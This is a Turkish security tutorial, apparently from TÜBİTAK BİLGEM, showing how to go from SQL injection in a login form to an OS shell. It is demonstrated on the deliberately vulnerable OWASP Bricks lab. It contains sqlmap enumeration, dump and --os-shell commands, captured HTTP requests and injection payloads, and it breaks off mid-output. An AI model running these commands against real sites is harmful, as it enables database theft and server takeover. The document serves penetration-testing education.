TÜBİTAK
BİLGEM

BİLİŞİM VE BİLGİ GÜVENLİĞİ İLERİ

TEKNOLOJİLER ARAŞTIRMA MERKEZİ

WEB LOGIN PANEL'DEN SHELL ALMA

SÜRÜM 1.0

2020

Hazırlayan

Hasan Fatih ŞİMŞEK <fatih.simsek@tubitak.gov.tr>

Siber Güvenlik Enstitüsü

P.K. 74, Gebze, 41470 Kocaeli, TÜRKİYE
Tel: (0262) 648 1000
Faks: (0262) 648 1100
http://www.bilgem.tubitak.gov.tr
http://www.bilgiguvenligi.gov.tr
teknikdok@tubitak.gov.tr

İÇİNDEKİLER

WEB LOGİN PANEL’DEN SHELL ALMA

Domain’ci ve Network’çü arkadaşların otomatik taramalar sırasında rast geldikleri intranet web uygulama login ekranları için login ekran’dan shell’e uzanan bir metot aşağıda sunulmuştur.

Şartlar

* Web uygulama login ekranındaki kullanıcı adı metin kutusunda veya parola metin kutusunda veya herhangi bir başka girdi alanında sql enjeksiyonu açıklığı var olmalı

* Web uygulama sql enjeksiyonu önleyici Bir IPS/WAF ürünleri ile korunmuyor olmalı

* Web uygulama dizinleri write (yazma) iznine sahip olmalı

Adımlar

#1 Burpsuite ile Bir Login Ekrandaki Gönderilen Paketi Alma

request.txt

#2 SQLi Açıklığını Tespit Etme ve Sömürme

```
> sqlmap -r request.txt --dbs --level 5 --risk 3                        // Veritabanı adlarını sıralar.

> sqlmap -r request.txt -D veritabaniAdi --tables                       // Tablo adlarını sıralar.

> sqlmap -r request.txt -D veritabaniAdi -T tabloAdi --columns          // Kolon adlarını sıralar.

> sqlmap -r request.txt -D veritabaniAdi -T tabloAdi -C kolonAdi1,kolonAdi2 --dump    // İçeriği sunar
```

#3 SQLi Açıklığı Yoluyla Geçerli Bir Login Panel Kullanıcı Adını Alma ve Shell'e Geçme


request.txt dosyasındaki username v.b. parametre önceki sqli saldırılarından elde edilen ve –dump ile ekrana basılan geçerli bir kullanıcı adıyla güncellenmeli. Böylece --os-shell başarılı çalışacaktır.

```
> sqlmap -r "request(guncellenmis).txt" --os-shell

os-shell> whoami

ubuntu

os-shell> uname -a

‘Linux 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:00:10 UTC 2014 x86_64 x86_64 GNU/Linux’

os-shell>
```

UYGULAMA

(*) OWASP Bricks adlı kasıtlı zafiyetlere sahip web uygulama üzerinde login panel’den sql enjeksiyonu yoluyla shell alma uygulanmıştır.

#1 Burpsuite ile Bir Login Ekrandaki Gönderilen Paketi Alma


OWASP Bricks Login Form #1 - Mozilla Firefox
OWASP Bricks Login For
192.168.1.110/bricks/login-1/index.php
Bricks
Submit

Deprecated: mysql_connect(): The mysql extension is deprecated and will be removed in the future: use mysqli or PDO instead in /var/www/bricks/includes/MySQLHandler.php on line 6


Login

You are not logged in.

Username:

Password:

ÖRNEK BİR WEB UYGULAMA LOGİN EKRANI


Burp Suite Community Edition v1.7.36 - Temporary Project
Bu ntruder Repeater Window Help
1
Target Proxy Spider Scanner Intru Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
2
Intercept HTTP history WebSockets history Options
3
Add
Edit
Remove
Import / export CA certificate
Regenerate CA certificate
Up
Down

Proxy Listeners

Burp Pr ses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate
☑	127.0.0.1:8082			Per-host

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or export this certificate for use in other tools or another installation of Burp.

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

☑ Intercept requests based on the following rules: *Master interception is turned off*

Enabled	Operator	Match type	Relationship	Condition
☑		File extension	Does not match	(^gif$\|^jpg$|^png$\|^css$|^js$|...
□	Or	Request	Contains parameters	
□	Or	HTTP method	Does not match	(get|post)
□	And	URL	Is in target scope	

□ Automatically fix missing or superfluous new lines at end of request


☑ Automatically update Content-Length header when the request is edited

Intercept Server Responses

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

□ Intercept responses based on the following rules: *Master interception is turned off*


Enabled	Operator	Match type	Relationship	Condition



Search Results

Network Settings

Configure how Firefox connects to the internet. Learn more



Configure Proxy Access to the Internet

○ No proxy
○ Auto-detect proxy settings for this network
○ Use system proxy settings
● Manual proxy configuration

HTTP Proxy localhost Port 8082

☑ Also use this proxy for FTP and HTTPS

HTTPS Proxy localhost Port 8082

FTP Proxy localhost Port 8082

SOCKS Host localhost Port 8082

● SOCKS v4 ○ SOCKS v5

○ Automatic proxy configuration URL

Reload

No proxy for


Example: .mozilla.org, .net.nz, 192.168.1.0/24


Connections to localhost, 127.0.0.1, and ::1 are never proxied.

□ Do not prompt for authentication if password is saved
□ Proxy DNS when using SOCKS v5
□ Enable DNS over HTTPS

Use Provider Cloudflare (Default)

Help Cancel OK





OWASP Bricks Login Form #1 - Mozilla Firefox
OWASP Bricks Login For
Preferences
192.168.1.110/bricks/login-1/index.php
Bricks
Login
You are not logged in.
1
2
Submit

Deprecated: mysql_connect(): The mysql extension is deprecated and will be removed in the future: use mysqli or PDO instead in **/var/www/bricks/includes/MySQLHandler.php** on line **6**

Username: kullaniciAdi


Password: ******

HERHANGİ DEĞERLERLE DOLDURULURLAR


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Comment this item
Raw Params Headers Hex
? < + >
0 matches


Request to http://192.168.1.110:80

```
POST /bricks/login-1/index.php HTTP/1.1
Host: 192.168.1.110
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: http://192.168.1.110
Authorization: Basic YWRtaW46dG9rYQ==
Connection: close
Referer: http://192.168.1.110/bricks/login-1/index.php
Cookie: PHPSESSID=tdpbv2h6vin3s1k14nntteaq53
Upgrade-Insecure-Requests: 1

username=kullaniciAdi&passwd=parola&submit=Submit
```



Request to http://192.168.1.110:80

```
POST /bricks/login-1/index.php HTTP/1.1
Host: 192.168.1.110
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-forr
Content-Length: 49
Origin: http://192.168.1.110
Authorization: Basic YWRtaW46dG9rYQ=
Connection: close
Referer: http://192.168.1.110/bricks
Cookie: PHPSESSID=tdpbv2h6vin3s1k14r
Upgrade-Insecure-Requests: 1

username=kullaniciAdi&passwd=parola&
```


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
Choose a file to save to
Android
Android Studio
arachni-1.5.1-0.5.12
crunch-3.4
Desktop
Documents
Downloads
eclipse-workspace
hashcat-2.00
hydra-8.8
Save
Cancel
? < + >
Type a search term
0 matches

Request to http://192.168.1.110:80


```
POST /bricks/login-1/index.php HTTP/1.1
Host: 192.168.1.110
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-url
Content-Length: 49
Origin: http://192.168.1.110
Authorization: Basic YWRtaW46dG9rYQ==
Connection: close
Referer: http://192.168.1.110/bricks/log
Cookie: PHPSESSID=tdpbv2h6vin3s1k14nntte
Upgrade-Insecure-Requests: 1

username=kullaniciAdi&passwd=parola&subm
```

Look In: hefese


File Name: request.txt

Files of Type: All Files


#2 SQLi Açıklığını Tespit Etme ve Sömürme




```
[redacted]:~$ sqlmap -r request.txt --dbs --level 5 --risk 3
```




```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: passwd (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: username=deneme&passwd=deneme' RLIKE (SELECT (CASE WHEN (6485=6485) THEN 0x64656e656d65 ELSE 0x28 END))-- mUJl&submit=Submit

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind
    Payload: username=deneme&passwd=deneme' OR SLEEP(5)-- wTsu&submit=Submit

Parameter: username (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
